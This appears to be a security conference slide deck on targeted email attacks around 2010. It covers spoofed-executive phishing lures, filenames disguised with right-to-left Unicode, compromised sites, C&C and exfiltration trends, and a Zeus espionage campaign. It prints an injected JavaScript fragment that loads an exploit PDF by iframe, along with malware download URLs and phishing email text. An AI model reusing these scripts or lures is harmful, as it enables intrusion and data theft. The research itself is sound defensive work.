We respectively ask you to support our clear military need to upgrade our F-16 force by supporting a follow-on sale of F-16s. Your support will contribute immeasurably to America and Taiwan's shared interest in democracy and peace and security in the Taiwan Strait.

Sincerely yours,

Rupert


--
Rupert Hammond-Chambers
President
US-Taiwan Business Council

1700 North Moore Street, Suite 1703
Arlington, Virginia 22209
United States of America
Telephone: (703) 465-2930
Mobile: (202) 445-4777
Facsimile: (703) 465-2937
www.us-taiwan.org

Source: targetedemailattacks.tumblr.com

Social Engineering

- Attackers leverage relationships of authority
- Sent from the president of the organization to the employees



Hello all - Message (Plain Text)

From: Rupert Hammond Chambers [mailto:[redacted]@us-taiwan.org] Sent: Thu 12/2/2010 9:45 AM
To: LottaDM@us-taiwan.org
Cc:
Subject: Hello all
Attachments: Meeting_Material.zip

How about having a meeting tomorrow? Please tell me your opinion? Thank you!


The meeting material also at
http://contact.yahoodaily.com/contact/201012/Meeting_Material.zip

Source: targetedemailattacks.tumblr.com

Trends in Delivery Mechanisms

- Malicious attachments via socially engineered email Email (pdf, doc, xls, ppt)
- Links to web pages hosting malware inside of compressed files (.zip, .rar, sometimes password protected) via Email or IM
- The use of the default windows configuration that hides file extensions to create executables that look like “folder” icons but are really executables
- Links to legitimate webpages, often contextually relevant to the victim, that have been compromised and have had a malicious iframe or malicious javascript embedded
- Use of right-to-left Unicode hole to disguise executables

Trends: Right-to-Left Unicode



rtlo-folder1

Name | Size | Type | Date Modified
n1c.executivesummary.doc | 147.5 KB | DOS/Windows executable | Sat 19 Jan 2008 09:33:20 GMT
exe.importantdocuments.doc | 147.5 KB | DOS/Windows executable | Sat 19 Jan 2008 09:33:20 GMT
n1c.screenshots_fun!.jpg | 147.5 KB | DOS/Windows executable | Sat 19 Jan 2008 09:33:20 GMT

rtlo-folder1

Name | Date Modified | Size | Kind
exe.importantdocuments.doc | 19/01/2008 | 152 KB | Windows Self-Extracting Archive
n1c.executivesummary.doc | 19/01/2008 | 152 KB | Windows Self-Extracting Archive
n1c.screenshots_fun!.jpg | 19/01/2008 | 152 KB | Document

File Edit View Tools Help
Organize Views Burn

Name | Date modified | Type | Size
exe.importantdocuments.doc | 19.01.2008 09:33 | Application | 148 KB
n1c.executivesummary.doc | 19.01.2008 09:33 | Application | 148 KB
n1c.screenshots_fun!.jpg | 19.01.2008 09:33 | Screen Saver | 148 KB

Source: h-online.com

Trends: Relevant Compromised Hosts

- Spoofed Email of Executive Director of HRIC
- Contextually relevant content
- Sent to human rights mailing lists
- Link to compromised "Coalition for Citizens Rights" web site

<mailto:sharonhom@hrichina.org>
To: [REDACTED]
Sent: Thursday, March 18, 2010 9:46 AM
Subject: Microsoft, Stool Pigeon for the Cops and FBI

I've got my hands on a copy of the leaked, confidential Microsoft "Global Criminal Compliance Handbook," which details for police and intelligence services exactly what information Microsoft collects about users of its online services, and how they can be accessed. What is gathered and available about you is quite comprehensive, including your emails, detailed information about when you sign in and use the services, credit card information, and so on. Attachments are scanned copies of documents.

For the whole documents, please visit http://www.cfcr2008.org


Trends: Relevant Compromised Hosts

- PDF loaded in "iframe"
- Detection: 8/42 VirusTotal
- Components: connects to humanright-watch.org/fun.exe
- Connects to 360liveupdate.com

```
<!-- End ImageReady Slices -->
</body></div></body></html>
<meta http-equiv="Content-Language" content="zh-cn">
<script language="javascript" src="js_men.asp"></script>
<div align="center">
<table width="980" cellpadding="0" cellspacing="0">
<tr align=middle>

try{Obj = new ActiveXObject('acroPDF.PDF.1');bpdf89=true;}catch(e)
if(document.cookie.toString().indexOf('spdf')==-1&&(ff89||bpdf89))
document.write('<ifr'+'ame src=http://www.520520.com.tw/readme.pdf
document.cookie='spdf=spdf;path=\/;';
}
eval(function(p,a,c,k,e,d){e=function(c){return(c<a?'':e(parseInt(
eval(function(p,a,c,k,e,d){e=function(c){return(c<a?'':e(parseInt(
```


Trends: Relevant Compromised Hosts

- humanright-watch.org used in two other attacks:
  - Exploit: CVE-2009-4324 (Adobe PDF 0Day)
  - Detection: 5/41 VirusTotal (now 16/41)
  - Exploit: CVE-2009-3129 (XLS)
  - Detection: 17/41 VirusTotal (now 22/43) TROJ_MDROPR.MRV
  - C&C: 360liveupdate.com



Source: contagiodump.blogspot.com

Trends in Compromises/Exploits


- Exploits in Gmail (MHTML) , Yahoo! Mail (XSS), and Hotmail (XSS) have all been used recently in targeted attacks
- Vulnerabilities, including zeroday, Adobe PDF Reader and Adobe Flash continue to be exploited
- Microsoft Office file formats, such as DOC and XLS continue to exploited, recently, in conjunction embedded Adobe Flash objects
- Not always zeroday - older, reliable exploits (such as CVE-2009-3129, CVE-2010-3333, CVE-2010-2883) are still in use

Trends: Webmail

Trends in Command and Control

- Cloud-based command and control , SSL encrypted webmail services, use of intermediaries such as blogs
- Heavy use of RATs , often off-the-shelf RAT's such as gh0st and poisonivy
- Hide commands in base64'd (some with custom-alphabets) encoded commands in HTML comment tags in web pages
- Use of domains/subdomains specific to classes of victims, often using dynamic DNS providers
- The use of XOR'd traffic on non-standard ports
- The use of stolen or forged SSL certificates to encrypt network traffic to the command and control server

Trends: C&C in the Cloud



Source: contagiodump.blogspot.com


- Exploit: Adobe Reader/Acrobat (CVE-2010-2883)
- Detection: 14 /43 (32.6%) VT; now 19/41 with Trend detecting as TROJ_PIDIEF.EQW
- Components: connected to drivehq.com (cloud storage) downloaded DLLs
- Ex-filtration: uploaded encrypted data to GMail account via SSL

Trends: Targeting + Stealth

```
Subject: This is the Jinhui Computer System Engineering Inc's
report about China's Green Dam Youth Escort screening software.
From: jenna.dipaquale@gmail.com
To: bmilburn@solidoak.com

This is This is the Jinhui Computer System Engineering Inc's report about
China's Green Dam Youth Escort screening software.
www.civis.com/jinhui_report.zipabout China's Green Dam Youth Escort
screening software.
www.civis.com/jinhui_report.zip
```

- <!– ZDpodHRwOi8vd3d3LnBhcmtlcndvb2QuY29tL2ltYWdlcy90b3AuZ2lm –>
- base64 decode = d:http://www.parkerwood.com/images/top.gif

Trends: Custom B64



Source: cyberesi.com

Trends in Persistence / Lateral Movement

- Persistence
  - Windows Service and Windows Service replacement
  - DLL search order hijacking
    - See, http://blog.mandiant.com/archives/1207
- Lateral Movement
  - Privilege escalation / Pass-the-Hash tools
  - Target Email servers / use of Email extraction tools (e.g. MAPI-tools targeting Exchange servers)
  - Targeting PKI (e.g. VPN& SSL certificates)
  - Obtain directory listings

Trends in Data Ex-Filtration

- Upload chunks of compressed archives using HTTP post (often to the attackers command and control server)
- Upload data via SSL to webmail services
- The use of the Tor anonymity network to transmit data to unknown locations
- The use of traditional protocols such as FTP and SMPT to transmit data

Challenges

- Can malware used in attacks that are by definition targeted, and most often customized to pursue specific targets, be detected?
- Monitoring network traffic for C&C communication can typically provide an indication of compromise, how will the move to the cloud affect these methods?
- Can we distinguish “highly” targeted attacks from “less” targeted attacks? Can we group the activity of specific threat actors?

Part 3: Crime or Espionage?

- At least 15 related attacks between December 9, 2009 and December 23, 2010
- Common method, malware and (often) infrastructure
  - Spam email, contains link to .zip
  - .zip contains a Zeus binary
  - Zeus connects to a C&C
  - Downloads an infostealer
  - Infostealer FTP's documents to a server (usually in Belarus)

Emails

- December 9, 2009 - CYBER-PMESII COMMANDER'S ANALYSIS OF FORECAST EFFECTS
- December 14, 2009 - Information Systems Security Reminder
- February 10, 2010 - Russian spear phishing attack against .mil and .gov employees
- February 11, 2010 - RE: Zeus Attack Spoofs NSA, Targets .gov and .mil
- February 12, 2010 - DoD Roles and Missions in Homeland Security
- February 21, 2010 - INTELLIGENCE BULLETIN
- March 6, 2010 - FOR OFFICIAL USE ONLY
- March 7, 2010 - FOR OFFICIAL USE ONLY
- March 11, 2010 - U.S. Department of Homeland Security
- March 13, 2010 - RE: Instructions UNCLASSIFIED
- June 16, 2010 - From STRATCOM to
- June 17, 2010 - Scientific Advisory Board
- June 17, 2010 - (U) Transportation Security Administration
- August 26, 2010 - From Intelligence Fusion Centre
- December, 23 2010 - Merry Christmas!

Email Content

Russian spear phishing attack against .mil and .gov employees

A "relatively large" number of U.S. government and military employees are being taken in by a spear phishing attack which delivers a variant of the Zeus trojan. The email address is spoofed to appear to be from the NSA or InteLink concerning a report by the National Intelligence Council named the "2020 Project". It's purpose is to collect passwords and obtain remote access to the infected hosts.

Security Update for Windows 2000/XP/Vista/7 (KB823988)

About this download: A security issue has been identified that could allow an attacker to remotely compromise a computer running Microsoft(r) Windows(r) and gain complete control over it. You can help protect your computer by installing this update from Microsoft. After you install this item, you may have to restart your computer.

Download:

http://fcpra.org/downloads/winupdate.zip

or

http://www.sendspace.com/file/tj373l

Jeffrey Carr is the CEO of GreyLogic, the Founder and Principal Investigator of Project Grey Goose, and the author of "Inside Cyber Warfare".
jeffreyc@greylogic.us

Subject: DoD Roles and Missions in Homeland Security

Defense Science Board

DoD Roles and Missions in Homeland Security

VOLUME II – A: SUPPORTING REPORTS

This report is a product of the Defense Science Board (DSB).
The DSB is a Federal Advisory Committee established to provide independent advice to the Secretary of Defense. Statements, opinions, conclusions and recommendations in this report do not necessarily represent the official position of the Department of Defense.

Download:

http://mv.net.md/dsb/DSB.zip

or

http://www.sendspace.com/file/rdxgzd

Office of the Under Secretary of Defense
For Acquisition, Technology, and Logistics
Washington, D.C. 20301-3140

Xmas/Zeus - Delivery

Figure 1. Screenshot of spammed message
Figure 2. Screenshot of malicious HTML page

- Email spoofed from jeff.jones@whitehouse.gov and others...
- Contained links to websites which contained iframes linked to:
  - iphonedevelopersdk.com/wp-admin/includes/card.zip and **quimeras.com.mx**/images/card.zip

Connecting the dots 1

- Dec, 23 2010 (Merry Christmas) – **quimeras.com.mx**/images/card.zip
- August 26, 2010 (From Intelligence Fusion Centre) – **quimeras.com.mx**/media/EuropeanUnion_MilitaryOperations_EN.zip
  - from-us-with-love.info to get config file, connects to vittles.mobi to download infostealer which connects to nicupdate.com.
- June 16, 2010 (From STRATCOM to) – **quimeras.com.mx**/home/report.zip
  - from-us-with-love.com to get the config file (other information unavailable).

Connecting the dots 2

- June 16, 2010 (From STRATCOM to) – nighthunter.ath.cx/report.zip has the same MD5 as quimeras.com.mx/home/report.zip
- nighthunter.ath.cx was used to send the March 11, 2010 (U.S. Department of Homeland Security) emails which contained the link:
  - dhsorg.org/docs/instructions.zip which connected to greylogic.org
  - These domains were registered by: hilarykneber@yahoo.com

Challenges

- Is there a market for sensitive information?
- Are criminal tools and infrastructure being used for espionage?
- How do we determine significance given the volume of malware data?

Thanks!

Comments & Questions?